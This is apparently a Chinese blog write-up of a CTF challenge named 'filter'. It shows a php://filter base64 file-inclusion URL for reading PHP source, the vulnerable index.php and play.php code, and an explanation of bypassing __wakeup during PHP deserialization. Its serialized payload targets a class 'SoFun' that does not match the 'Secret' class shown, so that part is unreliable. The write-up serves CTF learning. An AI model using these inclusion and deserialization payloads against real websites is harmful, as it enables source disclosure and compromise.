
filter CTF
filter CTF

输入url
http://dc1ce3ad-eed4-48fd-a068-71aef12f7654.node.vaala.ink?file=demo.php
参考题目filter
php://filter:读取Php文件
?file=php://filter/convert.base64-encode/resource=
http://hhh?file=php://filter/convert.base64-encode/resource=demo.php

解码出来:
查看一下index.php
<?php

    error_reporting(0);

    if (!$_GET['file'])

        echo '?file=demo.php<br>';

    else

    {

        $file = $_GET['file'];

        if (strstr($file, "../") || stristr($file, "tp") || stristr($file, "input") || stristr($file,"data"))

            exit("Oh god, please no!");

        else if (preg_match("/config/i", $file))

            exit("i will not show it to you!");

        include($file);

    }

    //play.php

?>
查看一下play.php
<?php

    require_once ('config.php');

    class Secret

    {

        public $flag = '';

        function __construct($flag)

        {

            $this->flag = $flag;

        }

        function __wakeup()

        {

            $this->flag = "hacker!";

        }

        function __destruct()

        {

            if ($this->flag == '114514')

            {

                global $FLAG;

                echo $FLAG;

            }

            else

                echo $this->flag;

        }

    }


    $s = unserialize($_GET['code']);

?>
$s = unserialize($_GET['code']);
反序列化
反序列化 漏洞
php允许保存一个对象方便以后重用:序列化
serialize可以将变量转换为字符串并且在转换中可以保存当前变量的值
unserialize则可以将serialize生成的字符串变换回变量
序列化字符串,表示对象属性个数的值大于实际属性个数时,就会跳过wakeup方法的执行
明确了这些之后,就可以构造出Payload了,需反序列化的对象为:
O:5:”SoFun”:2:{S:7:”\00*\00file”;s:8:”flag.php”;}
O:5:”SoFun” 指的是 类:5个字符:SoFun
:2: 指的是 有两个对象
S:7:”\00\00file” 指的是有个属性,有7个字符,名为\00\00file
s:8:”flag.php” 指的是属性值,有8个字符,值为flag.php
值得注意的是,file是protected属性,因此需要用\00*\00来表示,\00代表ascii为0的值。
https://www.freebuf.com/news/172507.html
filter CTF的更多相关文章
- django 操作数据库--orm(object relation mapping)---models
思想 django为使用一种新的方式,即:关系对象映射(Object Relational Mapping,简称ORM). PHP:activerecord Java:Hibernate C#:Ent ...
- CTF 文件包含与伪协议
正巧在写代码审计的文章,无意间看到了一篇CTF的代码审计,CTF题目很好,用的姿势正如标题,文件包含和伪协议. 先放出原文链接(http://www.freebuf.com/column/150028 ...
- php文件包含漏洞(input与filter)
php://input php://input可以读取没有处理过的POST数据.相较于$HTTP_RAW_POST_DATA而言,它给内存带来的压力较小,并且不需要特殊的php.ini设置.php:/ ...
- 实战经验丨CTF中文件包含的技巧总结
站在巨人的肩头才会看见更远的世界,这是一篇技术牛人对CTF比赛中文件包含的内容总结,主要是对一些包含点的原理和特征进行归纳分析,并结合实际的例子来讲解如何绕过,全面细致,通俗易懂,掌握这个新技能定会让 ...
- CTF线下防御战 — 让你的靶机变成“铜墙铁壁”
本文首发安全客,未经允许禁止转载.原文链接 一. 前言 随着CTF的普及,比赛的形式也有了越来越多的花样,对于线下赛来说,开始出现了安全加固或者防御战之类的环节,亦或者因为拿下靶机后不希望其他攻击者进 ...
- 结合order by 解CTF某题
真tmd不容易 <?php error_reporting(0); if (!isset($_POST['uname']) || !isset($_POST['pwd'])) { echo '& ...
- 百道CTF刷题记录(一)
简介 最近在刷CTF题,主攻Web,兼职Misc Shiyanbar 0x01 简单的登陆题 简单概括: 考点: %00截断正则 CBC字节翻转攻击 难度: 难 WP:https://blog.csd ...
- 某CTF代码审计题
记一次参加CTF比赛翻车记! 开始还是挺有信心的,毕竟也是经常打一些CTF锻炼,然而比赛发现大佬们平时不显山不漏水的一比赛全出来了!赛后看了一下各题的writeup发现自己的确技不如人啊!借鉴一个 ...
- 20. CTF综合靶机渗透(十三)
靶机说明: Wellcome to "PwnLab: init", my first Boot2Root virtual machine. Meant to be easy, I ...
- 成都大学CTF 网络攻防演练平台 WP
web1 输入框那里鼠标右键,审查元素,删除maxlength web2 http://ctf.cdusec.org:8082/web2/?cdusec=tql web3 同上,用火狐hackbar或 ...
随机推荐
- linux清除恶意程序流程-kdevtmpfsi清除
TOP命令查看发现kdevtmpfsi进程跑满CPU, 处理如下: 解决过程 1.清除被新增的用户名和密码# 找到账户ID和权限组都是0跟root同级别的和不认识的, 删掉保存. more /va ...
- jupyter notebook代码无法运行
如果是anaconda的话,直接就带有jupyter而不需要重新安装,你这样子就是路径混乱了.先输入jupyter kernelspec list查看安装的内核和位置,然后进入显示的安装目录,打开ke ...
- android 编译错误::Extension with name 'kotlin' does not exist
An exception occurred applying plugin request [id: 'kotlin-kapt']> Failed to apply plugin 'kotlin ...
- dendrogram
https://ww2.mathworks.cn/help/stats/dendrogram.html
- laravel 表单提交 图片的异步上传
这里使用的是WebUploader 百度提供的插件 首先下载最新的包 下载第一个,解压,把解压好的文件放入public目录下 视图层中 <div class="formContro ...
- Windows右键新建.md文件
原本创建.md文件的时候需要打开MarkDown编辑器,或者新建一个.txt文件然后修改后缀名,着实有点麻烦,本文介绍了如何在Windows操作系统中添加右键创建.md文件的方法. 环境 window ...
- uni-app使用阿里巴巴图标库icon详细步骤--避免踩坑
踩了很多坑~~ 最终终于找到可以使用阿里图标库的方法 简单方便 阿里巴巴图标库:https://www.iconfont.cn/home/index?spm=a313x.7781069.19989 ...
- 解决PageHelper分页不正常,pages始终等于1,total 始终等于pageSize的问题
问题 pages始终等于1,total 始终等于pageSize 原因 原因是我在查询到list数据之后,对list做了操作,导致分页不正常 // 这是service层的类 public PageIn ...
- 记录aop失效问题
例子:转账demo 使用技术:基于注解的方式实现,aop也是通过注解实现(Spring) 出现问题:aop已经写好,但是没有生效 原因:1.切入点是否正确(不是本问题) 2.基于注解方式实现,没有配置 ...
- PWM脉宽调制
PWM(pulse width modulation) .由微处理器输出一系列占空比不同的矩形脉冲(单个周期相同),应用在测量,通信,功率控制与变换的许多领域.优点是从微处理器到被控系统的信号都是数字 ...